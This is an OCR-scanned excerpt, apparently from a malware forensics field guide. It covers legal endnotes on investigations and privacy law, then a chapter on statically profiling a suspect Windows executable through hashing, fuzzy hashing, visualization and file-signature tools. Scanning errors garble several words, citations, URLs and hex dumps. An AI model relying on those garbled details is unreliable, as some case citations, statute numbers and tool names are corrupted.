(1) a genuine question is falsed as to the administry of the original or (2) in the circumstances it would be unfair to admit the duplicate in lieu of the original.

Expert Testimony

If scientific, technical, or other specialized knowledge will assist the trier of fact to understand the evidence or to determine a fact in issue, a witness qualified as an expert by knowledge, skill, experience, training, or education may testify thereto in the form of an opinion or otherwise, if (1) the testimony is based upon sufficient facts or data, (2) the testimony is the product of reliable principles and methods, and (3) the witness has applied the principles and methods reliably to the facts of the case.

The expert may testify in terms of opinion or inference and give reasons therefore without first testifying to the underlying facts or data, unless the court requires otherwise. The expert may in any event be required to disclose the underlying facts or data on cross-examination.

Limitations on Waiver of the Attorney-Client Privilege

Disclosure of attorney—client privilege or work product does not operate as a waiver in a Federal or State proceeding if the:

- 1. Disclosure is inadvertent;
- Holder of the privilege or protection took reasonable steps to prevent disclosure; and
- Holder promptly took reasonable steps to rectify the error.
- ¹ See, e.g., California's "Private Investigator Act," codified at Cal. Bus. & Prof. Code § 7521 et seq.
- ² See, e.g., Arizona Revised Statutes 32-2401-16. See also Cal. Bus. & Prof. Code 7521(e); Nev.Rev. Stat. Ann. § 648.012.
- ² See, e.g., Michigan's "Private Detective License Act," MCLS 338.24(a) (specifically excluding a "person employed exclusively and regularly by an employer in

connection with the affairs of the employer only and there exists a bona fide employer–employee relationship for which the employee is reinbursed on a salary basis"); Cal. Bus. & Prof. Code § 7522 (same).

⁴ See Louisiana's "Private Investigators Law," LA.R.S. 373503(8)(a)(iv). See also *Kennard v. Rosenberg*, 127 Cal.App.3d 340, 345-46 (1954) (interpreting California's Private Investigator Acl) ("it was the intent of the Legislature to require those who engage in business as private investigators and detectives to first procure a licenses so to do; that the statute was enacted to regulate and control this business in the public interest; that it was not intended to apply to persons who, as experts, were employed as here, to make tests, conduct experiments and act as consultants in a case requiring the use of technical knowledge").

⁵ Ohio Revised Code § 4749.01(H)(2).

- ⁶ See Delaware's "Private Investigators and Private Security Agencies Act," codified at 24 Del. Code §§ 1301 et seq.
- ² See American Bar Association, Section of Science & Technology Law, Resolution 301 (August 11–12, 2008), available at

www.americanbar.org/content/dam/aba/migrated/scitech/301.doc

("RESOLVED, That the American Bar Association urges State, local and territorial legislatures, State regulatory agencies, and other relevant government agencies or entities, to refrain from requiring private investigator licenses for persons engaged in: computer or digital forensic services or in the acquisition, review, or analysis of digital or computer-based information, whether for purposes of obtaining or furnishing information for evidentiary or other purposes, or for providing expert testimony before a court; or network or system vulnerability testing, including network scans and risk assessment and analysis of computers connected to a network").

⁸ See, e.g., TBG Insurance Services Corp. v. Superior Court, Cal.App.4th 443 (2002) (employee's explicit consent to written corporate monitoring policy governing company home computer used for personal purposes defeated reasonable expectation of privacy claim).

⁹ See. e.g.. 18 U.S.C. § 2703.

- 10 See, e.g., United States v. Carey, 172 F.3d 1268 (10th Cir. 1999) (law enforcement may not expand the scope of a computer search beyond its original justification by opening files believed would constitute evidence beyond the scope of the warrant).
- ¹¹ See Electronic Communications Privacy Act ("ECPA"), codified at 18 U.S.C. §§ 2701 et seq.
- 12 See 18 U.S.C. § 2701.
- 13 See 18 U.S.C. § 2702(c).
- 14 See 18 U.S.C. § 2702(b).
- ¹⁵ See 18 U.S.C. § 2511; in re Pharmatrak, Inc. Privacy Litigation, 329 F.3d 9, 18 (1st Cir. 2003).
- 16 Interception involving the acquisition of information stored in computer memory has in at least one jurisdiction been found to violate the Wiretap Act. See United States v. Councilman, 418 F.3d 67 (1st Cir. 2005) (en banc).
- 17 See 2511(2)(a)(i).
- 18 Note that some state surveillance statutes, like California's, require two-party consent.
- ¹⁹ 18 U.S.C. § 2511(2)(d); United States v. Amen, 831 F.2d 373, 378 (2d Cir. 1987) (consent may be explicit or implied); United States v. Workman, 80 F.3d 688, 693 (2d Cir. 1996) (proof that the consenting party received actual notice of monitoring but used the monitored system anyway established implied consent).
- 20 Appendix C, "Best Practices for Victim Response and Reporting," to "Prosecuting Computer Crimes," U.S. Department of Justice Computer Crime & Intellectual Property Section (February 2007), available at http://www.cybercrime.gov/commul/appxc.html.
- 21 18 U.S.C. § 2511(2)(i).
- 22 18 U.S.C. §§ 3121-3127.
- ²² Public Law 106-12, 15 U.S.C. § 6801 et seq., hereinafter sometimes referred to as "GLB" or "the Act." The names in the popular GLB title of this statute refer to three members of Congress who were its instrumental sponsors, Senator Phil Gramm (R-TX), Chairman of the Senate Banking Committee:

Representative Jim Leach (R-IÅ), Chairman of the House Banking Committee; and Representative Thomas Billey (R-VÅ), Chairman of the House Commerce Committee.

- ²⁴ 16 CFR § 313(k)(1). For a list of common examples, see 16 CFR § 313(k)(2) of the Act, available at http://edocket.access.gpo.gov/cfr_2003/16cfr313.3.htm
- ²⁵ In addition to GLB, the Fair Credit Reporting Act, the Internal Revenue Code, and a variety of state laws and regulations provide consumers with protection in the handling of their credit report and tax return information by financial service providers. Pay particular attention to the handling of this type of financial data. For a terrific summary of the consumer protection laws that apply to financial institutions, see

http://www.dfi.wa.gov/cu/summary.htm.

- ²⁶ 42 USC §§ 1302, 1320d, 1395; 45 CFR §§ 160, 162, 154.
- 22 Retail pharmacies are another perhaps less obvious example of a "covered entity" required to comply with HIPAA requirements. Pharmacies regularly collect, handle, and store individually identifiable health information during the ordinary course of business.
- ²⁸ Public Law 111-5 (February 2009), codified at 2 CFR § 176, available at http://www.gpo.gov/klsys/pkg/PLAW-111publ/content-detail.html.
- ²² An excellent summary of the detailed provisions of HIPAA is available at http://www.omh.state.ny.us/omhweb/hipaa/phi_protection.html A thorough discussion of the ARRA extensions of HIPAA is available at http://www.cemer.com/uploadedFiles/Assessment_of_OCR_Proposed_HIPAA_Security_and_F
- ³⁰ 17 CFR §§ 210, 228-29, 240, 249, 270.
- 31 16 CFR § 312.
- 32 18 U.S.C. §§ 5031 to 5042.
- ³³ See 18 U.S.C. § 5038 (provisions concerning sealing and safeguarding of records generated and maintained in juvenile proceedings).
- 34 20 U.S.C. § 1232g.
- 35 A helpful chart updated as of July 1. 2009. that

summarizes	existi	ng state	breach	noti	ficatic	n law	S	is
available at								

http://www.digestiblelaw.com/files/upload/securitybreach.pdf.

- 36 The complete text of the Convention is available at http://conventions.coe.int/Treaty/en/Treaties/Html/185.htm.
- 37 For a complete list of the party and signatory countries to the Convention, see the map available at <u>http://www.coe.int/t/dc/files/themes/cybercrime/worldmap_en.pdf.</u>
- 38 The complete text of the Convention Commentary is available at http://conventions.coe.int/Treaty/en/Reports/Html/185.htm
- Improvementative
 Interview

 32
 The prospective version of the Police and Justice Act of 2006 is available at http://www.statutelaw.gov.uk/content.aspx?

 LegTvne=AlH_Legislation&title=Police+and+Justice+Act+2006&searchEnacted=0&extentMatch
- 40 That guidance is available at http://www.cps.gov.uk/legal/a_to_c/computer_misuse_act_1990/index.html.
- 41 The relevant provisions of the German Code can be found (in German) at <u>http://www.bmj.bund.de/files/-/1317/RegE%20Computerkriminalit%C3%A4t.pdf.</u>
- 42 See 18 U.S.C. §§ 1030(a)(6), (c)(2)(A).
- 43 See

http://www.justice.gov/criminal/cybercrime/COEFAQs.htm#topicE.

⁴⁴ Directive 95/46EC of the European Parliament and of the Council of 24 October 1995 on the Protection of Individuals with Regard to the Processing of Personal Data and on the Free Movement of Such Data, available at

http://europa.eu/legislation_summaries/information_society/data_protection/114012_en.htm

⁴⁵ The following 27 countries of the EU are required to implement legislation under the Directive: Austria, Belgium, Bulgaria, Cyprus, Czech Republic, Denmark, Estonia, Finland, France, Germany, Greece, Hungary, Ireland, Italy, Latvia, Lithuania, Luxembourg, Malta, the Netherlands, Poltugal, Romania, Slovakia, Slovenia, Spain, Sweden, and the United Kingdom In addition, a number of other countries have data protection statutes that regulate access to employees' data and cross-border data transfers, with ramifications for the conduct of internal investigations by U.S.-based digital investigators. For example, Iceland, Liechtenstein, and Norway (together comprising the European Economic Area): Albania, Andorra, Bosnia and Herzegovina, Croatia, Macedonia, and Switzerland (European Union neighboring countries); and the Russian Federation have laws similar to the EU Data Protection Directive, See Wugmeister, M., Retzer, K., and Rich, C. (2007). Global Solution for Cross-Border Data Transfers: Making the Case for Corporate Privacy Rules, Geo. J. Intl L., 449, 455.

- ⁴⁶ Boyd, V. (2006). Financial Privacy in the United States and the European Union: A Path to Transatlantic Regulatory Harmonization, Berkeley J. Intl L., 939. 958-959
- 47 Directive, Art. 26(1) (a) (transfer "may take place on condition that: (a) the data subject has given his consent unambiguously to the proposed transfer").
- 48 The Safe Harbor framework is comprised of a collection of documents negotiated between the U.S. Department of Commerce and the EU, including 7 privacy principles http://export.gov/safeharbor/eu/eg main 018475.asp and 15 FAOs

http://export.gov/safeharbor/eu/eg main 018493.asp.

- 49 See http://www.export.gov/static/SH_EU_Decision.pdf.
- ⁵⁰ Over 1300 U.S. companies from over 100 industry sectors have registered and been certified under the Safe Harbor framework. See http://web.ita.doc.gov/safeharbor/SHList.nsf/WebPages/Search+by+Industry+ Sector.
- ⁵¹ See, e.g., Law No. 80-538 of July 16, 1980, Journal Officiel de la Republique Francaise. The United Kingdom, Canada, Australia, Sweden, the Netherlands, and Japan have less restrictive blocking statutes as well.
- ⁵² For a list of bilateral mutual legal assistance treaties in force, see http://travel.state.gov/law/info/judicial/judicial_690.html.
- 53 The U.S. State Department offers guidance on the procedural requirements for a letter rogatory at http://travel.state.gov/law/judicial/judicial_683.html.
- 54 Magee, B. (2008). Firms Fear Stigma of Reporting Cybercrime, business, scotsman.com (April 13, 2008). available at

http://business.sootsmon.com/abusiness/Firms_feer

stigma-of-reporting.3976469.jp.

⁵⁵ The "2007 Internet Crime Complaint Report," available at <u>www.ic3.gov/media/annualreports.aspx</u>, suggests a \$40 million year-end increase in reported losses from the 206,884 complaints of crimes perpetrated over the Internet reported to the FBI's Internet Crime Complaint Center during 2007.

⁵⁰ See United States Attorney's Office for the Central District of California, Press Release No. 08-013, February 11, 2008, "Young 'Botherder' Pleads Guilty to Infecting Military Computers and Fraudulently Installing Adware," available at http://www.usdoj.gov/usao/cac/pressroom/pr2008/013.html. For added color, see Goodin, D. (2008). "I Was A Teerage Bot Master: The Confessions of SoBe Owns," *The Register* (May 8, 2008), available at http://www.theregister.co.uk/2008/05/08/downfall_of_botnet_master_sobe_owns/.

Chapter 5

File Identification and Profiling

Initial Analysis of a Suspect File on a Windows System

Solutions in this chapter:

- · Overview of the File Profiling Process
- · Profiling a Suspicious File
- · File Similarity Indexing
- File Visualization
- · File Signature Identification and Classification
- · Embedded Artifact Extraction
- · Symbolic and Debug Information
- · Embedded File Metadata
- · File Obfuscation: Packing and Encryption Identification
- · Embedded Artifact Extraction Revisited
- · Profiling Suspect Document Files
- · Profiling Suspect Portable Document Format (PDF) Files
- · Profiling Suspect Microsoft (MS) Office Files
- · Profiling Suspect Compiled HTML Help Files

Introduction

This chapter addresses the methodology, techniques, and tools for conducting an initial analysis of a suspect file. Some of the techniques covered in this and other chapters may constitute "reverse engineering" and thus fall within the proscriptions of certain international, federal, state, or local laws. Similarly, some of the referenced tools are considered "hacking tools" in some jurisdictions, and are subject to similar legal regulation or use restriction. Some of these legal limitations are set forth in <u>Chapter</u> <u>4</u>. In addition to careful review of these considerations, consultation with appropriate legal coursel prior to implementing any of the techniques and tools discussed in these and subsequent chapters is strongly advised and encouraged.

👁 Analysis Tip

Safety First

• • • • • •

Forensic analysis of a potentially dangerous file specimen requires a safe and secure lab environment. After extracting a suspicious file from a system, place the file on an isolated or "sandboxed" system or network to ensure that the code is contained and unable to connect to, or otherwise affect, any production system. Even though only a cursory static analysis of the code is contemplated at this point of the investigation, executable files nonetheless can be accidentally executed fairly easily, potentially resulting in the contamination of, or damage to, production systems.

Overview of the File Profiling Process

File profiling is essentially malware analysis reconnaissance, an effort necessary to gain enough information about the file specimen to render an informed and intelligent decision about what the file is, how it should be categorized or analyzed, and, in turn, how to proceed with the larger investigation. Take detailed notes during the process, not only about the suspicious file but also about each investigative step taken.

A suspicious file may be fairly characterized as:

- · Of unknown origin
- Unfamiliar
- Seemingly familiar, but located in an unusual place on the system
- Unusually named and located in an unusual folder on the system (e.g., C:\Documents and Settings\ [USER]\TEMP\a\xx.exe)
- Similarly named to a known or familiar file, but misspelled or otherwise slightly varied (a technique known as *file camouflaging*)
- · File contents are hidden by obfuscation code
- Determined during the course of a system investigation to conduct network connectivity or an other anomalous activity

Ance extracting the suspicious me from the system, determining its purpose and functionality is often a good starting place. This process, called *file profiling*, should answer the following questions:

- · What type of file is it?
- · What is the intended purpose of the file?
- · What is the functionality and capability of the file?
- What does the file suggest about the sophistication level of the attacker?
- What is the target of the file—is it customized to the victim system/network or a general attack?
- · What affect does this file have on the system?
- What is the extent of the infection or compromise on the system or network?
- What remediation steps are necessary because the file exists on the system?

The file profiling process entails an initial or cursory static analysis of the suspect code (Figure 5.1). Static analysis is the process of analyzing executable binary code without actually executing the file. A general approach to file profiling involves the following steps:

- Detail: Identify and document system details pertaining to the system from which the suspect file was obtained.
- Hash: Obtain a cryptographic hash value or "digital fingerprint" of the suspect file.
- Compare: Conduct file similarity indexing of the file against known samples.
- Classify: Identify and classify the type of file (including the file format and the target architecture/platform), the high-level language used to author the code, and the compiler used to compile it.
- Visualize: Examine and compare suspect files in graphical representation, revealing visual distribution of the file contents.
- Scan: Scan the suspect file with anti-virus and antispyware software to determine if the file has a known malicious code signature.
- Examine: Examine the file with executable file analysis tools to ascertain whether the file has malware

properties.

- Extract and Analyze: Conduct entity extraction and analysis on the suspect file by reviewing any embedded American Standard Code for Information Interchange (ASCII) or Unicode strings contained within the file, and by identifying and reviewing any file metadata and symbolic information.
- Reveal: Identify any code obfuscation or *armoring* techniques protecting the file from examination, including packers, wrappers, or encryption.
- Correlate: Determine whether the file is dynamically or statically linked, and identify whether the file has dependencies.
- Research: Conduct online research relating to the information you gathered from the suspect file and determine whether the file has already been identified and analyzed by security consultants, or conversely, whether the file information is referenced on hacker or other nefarious Web sites, forums, or blogs.



Figure 5.1 The file profiling process

Although all of these steps are valuable ways to learn more about the suspect file, they may be executed in varying order or in modified form, depending upon the preexisting information or circumstances surrounding the code.

- · Be thorough and flexible.
- Familiarity with a wide variety of both command-line interface (CLI) and Graphical User Interface (GUI) tools will further broaden the scope of investigative options.
- Familiarity and comfort with a particular tool, or the extent to which the reliability or efficacy of a tool is perceived as superior, often dictate whether the tool is incorporated into any given investigative arsenal.
- Further tool discussion and comparison can be found in the Tool Box section at the end of this chapter.

Profiling a Suspicious File

This section presumes a basic understanding of how Windows Portable Executable (PE) files are compiled. A detailed discussion of this process can be found in the Introductory Chapter.

System Details

If the suspicious file was extracted or copied from a victim system, be certain to document the details obtained through the live response techniques mentioned in <u>Chapter 1</u>, including information about:

- The system's operating system, version, service pack, and patch level
- The file system
- The full system path where the file resided prior to discovery
- Associated file system metadata, such as created, modified, and accessed dates/times
- Details pertaining to any security software, including personal firewall, anti-virus, or anti-spyware programs

Collectively, this information provides necessary file context, as malware often manifests differently depending on the permutations of the operating system and patch and software installation.

File Name

Acquire and document the full file name

Identifying and documenting the suspicious file name is a foundational step in file profiling. The file name, along with the respective file hash value, will be the main identifier for the file specimen.

- Be mindful to disable the Windows Folder View Option "Hide extensions for known file types" on your analysis system so that the file extension associated with the file is visible and can be documented.
- Attackers often try to conceal their malicious programs by using pseudo file extensions in an effort to trick victims into executing the malicious program.
- Miss Identify (missidentify.exe)¹ is a utility for finding Win32 executable programs, regardless of file extension, allowing the digital investigator to detect misnamed executable files or hidden extensions.
- In Figure 5.2, Miss Identify is used to reveal two executable files that appear to be image files as a result of hidden file extensions and icons embedded into the PE Resources (discussed later in this chapter and in <u>Chapter</u> <u>6</u>).



Figure 5.2 Using Miss Identify to uncover misnamed executable

~

Investigative Considerations

 Although the full file path in which a suspect file was discovered on the victim system is not a part of the file name *per se*, it is a valuable detail that can provide further depth and context to a file profile. The full file path should be noted during live response and postmortem forensic analysis, as discussed in <u>Chapters 1</u> and <u>3</u>, respectively.

File Size

Acquire and document the specimen's file size

▶ File size is a unique file variable that should be identified and noted for each suspect file.

 Although file size in no way can predict the contents or functionality of a file specimen, it can be used as a gauge as to determine payload. For instance, a malware specimen that contains its own SMTP engine or server function will likely be larger than other specimens that are modular and will likely connect to a remote server to download additional files.

File Appearance

✓ Note or screenshot a suspect file's appearance as an identifier for your report and catalog it for reference with other samples.

Attackers offen manipulate the icon associated with a file to give a malicious file a harmless and recognizable appearance, tricking users into executing the file.

 Documenting the file appearance is useful for reports and for comparison and correlation with other malware samples.

 An intuitive and flexible tool to assist in obtaining screen captures of files is MWSnap (Figure 5.3).²



Figure 5.3 MWSnap capturing the appearance of a suspicious file

Hash Values

Generate a cryptographic hash value for the suspect file to both serve as a unique identifier or digital "fingerprint" for the file throughout the course of analysis, and to share with other digital investigators who already may have encountered and analyzed the same specimen.

The Message-Digest 5 (MD5)³ algorithm generates a 128-bit hash value based upon the file contents and typically is expressed in 32 hexadecimal characters.

- MD5 is widely considered the de facto standard for generating hash values for malicious executable identification.
- Other algorithms, such as Secure Hash Algorithm Version 1.0 (SHA1)⁴ can be used for the same purpose.

1 0.4

1 00 0 1

Investigative Considerations

 Generating an MLD hash of the malware specimen is particularly helpful for subsequent dynamic analysis of the code. Whether the file copies itself to a new location, extracts files from the original file, updates itself from a remote Web site, or simply camouflages itself through renaming, comparison of MDS values for each sample will enable determination of whether the samples are the same or new specimens that require independent analysis.

Command-Line Interface MD5 Tools

CLI hashing tools provide a simple and effective way to collect hash values from suspicious files, the results of which can be saved to a log file for later analysis.

- md5deep is a powerful MD5 hashing and analysis tool suite written by Jesse Komblum that gives the user granular control over the hashing options, including piecewise and recursive modes (Figure 5.4).⁵
- In addition to the MDS algorithm, the mdsdeep suite provides for alter-native algorithms by providing additional utilities such as shaldeep, tigerdeep, sha256deep, and whirlpooldeep, all of which come included in the mdsdeep suite download

```
C:\Documents and Settings\Malware Lab\>md5deep.exe C:\Documents and
Settings\Malware Lab\Malware\Video.exe
ff67ed53eb836022dcfb3df4a717ca94 C:\Documents and Settings\Malware
Lab\Malware\Video.exe
```

Figure 5.4 Hashing a suspicious file with md5deep

GUI MD5 Tools

Despite the power and flexibility offered by these CLI MD5 tools, many digital investigators prefer to use GUI-based tools during analysis, because they provide drag-and-drop functionality and easy-to-read output. Similarly, tools that enable a Windows Explorer shell extension, or "right-click" hashing, provide a simple and efficient way to generate hash values during analysis. A useful utility that offers a variety of scanning options to acquire both MD5 and SHA1 hash values for suspect files is Nirsoft's HashMyFiles.⁶ denicted in Fiaure 5.5.

1 🖸 4a df 🔊 📲		
MDS	SHAI	CRC32
5b701da50892bd78e0dfa7fd9771a32a	51d4321498934da5dde06f8981e47c0b4ce268f6	311fd2af
6b278196d42214f81a872e52b39e4c1b	23fe230907fac1a3e0b6c83cffb10000a4b5b04f	2a363b1
85b6babf233d1d3db29753b79e327fb8	aee4cdde6f7904eef266594c76fd54f839fc5604	711eb70
cb6d1315aec870d0d5804d2bd6d2553b	dbb867de368dd59845ae63a47ef3cf747391b65e	ce63a4f0
	MD5 \$b701da\$0892bd78e0dfa7fd9771a32a 6b278196d42214f81a872e52b39e4c1b 85b6babf233d1d3db29753b79e327fb8	M06 SHA1 SD/01ds/00092bd70e0f#a7fd9771a02e S1649214990344565460059981e47c054ce36876 62/781364522341d3820753577be2788 22/8c230077ac1aae06ec830ffb10000a+858047 658bbab275757b7952788 see4c6def7904ecf266594c748d54f839f5564

Figure 5.5 Using HashMyFiles to recursively scan a directory for hash values

X Other Tools to Consider

CLI Hashing Tools

 Microsoft
 File
 Checksum
 Integrity
 Verifier

 (FCIV)
 -http://www.microsoft.com/downloads/en/details.aspx?
 FamilyID=B3C03558-31B7-47E2-A663-7365C1686C08&displaylang=en
 GNU
 Core

 GNU
 Core
 Utilities—http://gnuwin32.sourceforge.net/packages/coreutils.htm

GUI Hashing Tools

Hash

Quick-http://www.lindseysystems.com/contact.php WinMD5-http://www.blisstonia.com/software/WinMD5/ MDSSummar_http://www.plisstonia.com/software/WinMD5/

minosouniner	111122/ 14 14 14.111	ussummer.org	
HashonClick-	http://www.2b	rightsparks.com/onclick/hoc.htm	
Graphical MD	5sum— <u>http://w</u>	/www.toast442.org/md5/	
Malcode		Analyst	
Pack— <u>http://</u>	labs.idefense.co	om/software/malcode.php#more	_malcode+analysis+pack
Visual MD5-	<u>http://www.tu</u>	1cows.com/preview/505450	
(previously	available	from http://www.protect-	
folder.com/)			
SSDeepFE-h	ttp://sourceforge	e.net/project/showfiles.php?	
group_id=21:	5906&package	_id=267714	

Further tool discussion and comparison can be found in the Tool Box section at the end of this chapter and on the companion Web site, http://www.malwarefieldguide.com/Chapter5.html

File Similarity Indexing

Comparing the suspect file to other malware specimens collected or maintained in a private or public repository is an important part of the file identification process.

► An effective way to compare files for similarity is through a process known as *fizzy hashing* or Context Triggered Piecewise Hashing (CTPH), which computes a series of randomly sized checksums for a file, allowing file association between files that are similar in file content but not identical.

- Use ssdeep,⁷ a file hashing tool that utilizes CTPH to identify homologous files, to query suspicious file specimens.
- Ssdeep can be used to generate a unique hash value for a file, or compare an unknown file against a known file or list of file hashes.
- In the vast arsenal of ssdeep's file comparison modes exists a "pretty matching mode," wherein a file is compared against another file and scored based upon similarity (a score of 100 constituting an identical match).
- In Figure 5.6, a file that has been changed by one byte and saved to a new file is scanned in conjunction with the

original file with ssdeep in "pretty matching mode," Although the one byte modification changes the MD5 hash values of the respective files, ssdeep detects the files as nearly identical.

 Through these and other similar tools employing the CTPH functionality, valuable information about a suspect file may be gathered during the file identification process to associate the suspect file with a particular specimen of malware, a "family" of code, or a particular attack or set of attacks. Further discussion regarding malware "families," or *phylogeny*, can be found in <u>Chapter 6</u>.

```
C:\Documents and Settings\Malware Lab>ssdeep -pb Video.exe Copy of Video.exe
Video.exe matches Copy of Video.exe (99)
Copy of Video.exe matches Video.exe (99)
```

Figure 5.6 ssdeep "pretty matching mode"



Hash Repositories

Online hash repositories serve as a valuable resource for querying hash values of suspect files. The hash values and associated files maintained by the operators of these resources are acquired through a variety of sources and methods, including online file submission portals. Keep in mind that by submitting a file or a search term to a third-party Web site, you are no longer in control of that file or the data associated with that file.

Team	Cymru	Malware	Hash
Registry	http://www.te	eam-cymru.org/Serv	ices/MHR/
Zeus Track	er- <u>https://zeu</u>	stracker.abuse.ch/m	onitor.php
viCheck.ca		Malware	Hash
Query-	https://www.vic	heck.ca/md5query.j	ohp
Virus Total			Hash
Search-	http://www.vin	stotal.com/search.h	tml

File Visualization

Visualize file data in an effort to identify potential anomalies and to quickly correlate like files.

▶ Visualizing file data, particularly through byte-usagehistograms, provides the digital investigator with a quick reference about the data distribution in a file.

- Inspect suspect files with bytehist, a GUI-based tool for generating byte-usage-histograms.⁸
- Bytehist makes histograms for all file types, but is geared toward PE files, in that it makes separate sub-histograms for each section of the executable file.
- Histogram visualization of executables can assist in identifying file obfuscation techniques such as packers and cryptors (discussed in the "File Obfuscation: Packing and Encryption Identification" section later in this chapter).
- Byte distribution in files concealed with additional obfuscation code or with encrypted content will typically manifest visually distinguishable from unobfuscated versions of the same file, as shown in Figure 5.7, below, which displays histogram visualization of the same file in both a packed and unpacked condition with bytehist.
- Comparing histogram patterns of multiple suspect files can also be used as a quick triage method to identify potential like files based upon visualization of data distribution.
- To further examine a suspicious binary file through multiple visualization schemes, probe the file with BinVis, a framework for visualizing binary file structures.⁹ BinVis

is discussed in greater detail in Chapter 6.






Figure 5.7 Visualizing files with bytehist

File Signature Identification and Classification

✓ After gathering system details, acquiring a digital fingerprint, and conducting a file index similarity inquiry, additional profiling to identify and classify the suspect file will prove an important part of any preliminary static analysis.

This step in the file identification process often produces a clearer idea about the nature and purpose of the malware, and in turn, the type of damage the attack was intended to cause the victim system.

- Identifying the *file type* is determining the nature of the file from its file format or *signature* based upon available data contained within the file.
- File type analysis, coupled with *file classification*, or a determination of the native operating system and the architecture for which the code was intended, are fundamental aspects of malware analysis that often dictate how and the direction in which your analytical and investigative methodology will unfold.

File Types

The suspect file's extension cannot serve as the sole indicator of its contents; instead examination of the file's signature is paramount.

 A file signature is a unique sequence of identifying bytes written to a file's header. On a Windows system, a file signature is normally contained within the first 20 bytes of the file.

- Different file types have different file signatures; for example, a Windows Bitmap image file (bmp extension) begins with the hexadecimal characters 42 4D in the first two bytes of the file, characters that translate to the letters "BM."
- Most Windows-based malware specimens are executable files, often ending in the extensions .exe, .dll, .com, .pif, .drv, .qtx, .qtx, .ocx, or .sys. The file signature for these files is "MZ" or the hexadecimal characters 4D 5A, found in the first two bytes of the file.
- · Generally, there are two ways to identify a file's signature.

First, query the file with a file identification tool.

- Second, open and inspect the file in a hexadecimal viewer or editor. Hexidecimal (or hex, as it is commonly referred) is a numeral system with a base of 16, written with the letters A–F and numbers 0–9 to represent the decimal values 0–15. In computing, hexadecimal is used to represent a byte as 2 hexadecimal characters (one character for each 4-bit nibble), translating binary code into a more human-readable format.
- By viewing a file in a hex editor, every byte of the file is visible, assuming its contents are not obfuscated by packing, encryption, or compression.
- MiniDumper by Marco Pontello¹⁰ is a convenient tool for examining a file in hexadecimal format, as it displays a dump of the file header only, as illustrated in <u>Figure 5.8</u>.
- Other hexadecimal viewers for Windows provide additional functionality to achieve a more granular analysis of a file, including strings identification, hash value computation, multiple file comparison, and templates for parsing the structures of specific file types.

210000							-	-									- i	Calut	
0000	4D 88 00	5A 00	50 00 00	00	02 00 00	000000	00000	00 00 00	04 40 00	00	0F 1A 00	00 00 00	FF 00 00	00	00 00 00	00 00 00	MZP		
0030	00 BA 54	10	00	00 0E 73	00 1F 20	00 84 70	00	00B	21 67	00 88 72	00	00 40 60	00020	01 21 6D	90 75	90 73	This	program	1.

00F0: 00 00 00 00 00 00 00 00 00 00 00 00 0	0050 0070 0090 0040 00E0 00E0 00E0 00E0	74 69 00 00 00 00 00 00 00 00	20 000 000 000 000 000 000 000 000 000	623 000 000 000 000 000 000 000 000 000	612 000 000 000 000 000 000 000 000 000 0	20D 000 000 000 000 000 000 000 000 000	72 04 00 00 00 00 00 00 00 00 00 00 00 00	24 00 00 00 00 00 00 00 00	\$37 00 00 00 00 00 00 00 00 00 00 00	200000000000000000000000000000000000000	75 00 00 00 00 00 00 00 00	500 000 000 000 000 000 000 000 000 000	64 00 00 00 00 00 00 00 00 00 00	00	720000000000000000000000000000000000000	200000000000000000000000000000000000000	00 00 00 00 00 00 00 00 00 00 00 00	in			7.			
---	--	--	--	--	---	---	---	----------------------------	--	---	----------------------------	---	--	----	---	---	--	----	--	--	----	--	--	--

Figure 5.8 Examining a file header in MiniDumper

X Other Tools to Consider

Hex Editors

RevEnge-http://www.sandersonforensics.com/content.asp	<u>)</u> ?
page=325	
010 Editor-http://www.sweetscape.com/010editor/	
McAffee	
FileInsight-http://www.mcafee.com/us/downloads/free	
tools/fileinsight.aspx	
Hex Workshop Hex	
Editor-http://www.hexworkshop.com/	
FlexHex-http://www.flexhex.com/	
WinHex-http://www.x-ways.net/winhex/index-m.html	
HHD Hex Editor	
Neo-http://www.hhdsoftware.com/free-hex-editor	

Further discussion and comparison of hex editors can be found in the Tool Box section at the end of this chapter, and on the companion Web site, <u>http://www.malwarefieldguide.com/Chapter5.html</u>

File Signature Identification and Classification Tools

Unlike distributions of the Linux operating system that come with the utility £11e preinstalled (which classifies a queried file specimen based on the data contained in the file as compared against a comprehensive list—or, *magie file* of known file headers), Microsoft Windows operating systems have no inherent equivalent command. Despite this apparent void in this genre of analytical tools, there are a number of CL1 and GUI tools that have been developed to address the identification and analysis for Windows systems.

CLI File Identification Tools

- Perhaps the closest tool to the Linux version of file is File Identifier (version 0.6.1), developed by Optima SC.¹¹ Similar to file, File Identifier compares a queried file against a maxic-like database file.¹²
- In addition to conducting file identification through signature matching, File Identifier also extracts file metadata, as illustrated in Figure 5.9.
- In addition to providing a variety of different file scanning modes, including a recursive mode for applying the tool against directories and subdirectories of files, File Identifier also offers Hypertext Markup Language (HTML) and CVS report generation.
- As an alternative, TriD, a CLI file identifier written by Marco Pontello,¹³ does not limit the classification of an unknown file to one possible file type based on the file's signature, unlike other tools. Rather, it compares the unknown file against a file signature database and provides a series of possible results, ranked by order or probability, as depicted in the analysis of the suspect file in Figure 5.10.
- The TrID file database consists of approximately 4,000 different file signatures,¹⁴ and is constantly expanding, due in part to Pontello's distribution of TrIDScan, a TrID counterpart tool that offers the ability to easily create new file signatures that can be incorporated into the TrID file signature database.¹⁵

```
C:\Documents and Settings\Walware Lab>file c:\Malware\Video.exe
File identify [Freeware] Version 0.6.2 Copyright (c) Optima SC Inc. 2002-
2009
Video.exe [exe] Windows WT portable executable file, w/Symbol info
1/1 files identified
```

Figure 5.9 Scanning a suspect file with File Identifier

```
C:\Documents and Settings\Kalware Lab>trid c:\Malware\Video.exe
TrID/32 - File Identifier v2.02 - (G) 2003-06 By M.Pontello
Definitions found: 4063
Analyzing...
Collecting data from file: c:\Malware\Video.exe
90.11 (.EXE) ASPack compressed Nin32 Executable (generic) (133819/79/30)
5.78 (.EXE) Win52 Executable Generic (8227/13/3)
1.38 (.EXE) OsefSecutable Compressed Nin32 Executable (2002/2)
1.38 (.EXE) OsefSecutable Legenci (2002/1)
1.38 (.EXE) OsefSecutable Compressed (2002/1)
```

Figure 5.10 Scanning a suspect file with TrID

GUI File Identification Tools

- There are a number of GUI-based file identification and classification programs for use in the Windows environment; many are intuitive to use and convenient for an initial static analysis of any suspect file.
- TrIDNet,¹⁶ a GUI version of TrID, provides for quick and convenient drag-and-drop functionality and an intuitive interface, as shown in Figure 5.11.
- Like the CLI version, TrIDNet compares the suspect file against a file database of nearly 4,000 file signatures, scores the queried file based upon its characteristics, and reveals a probability-based identification of the file.



			Analyzel			
Doub	leclick or	a mai	ch for more info			
	Match	Ext	Туре	Pts		
	90.2%	EXE	ASPack compressed Win32 Executable (generic)	133819/79/30		
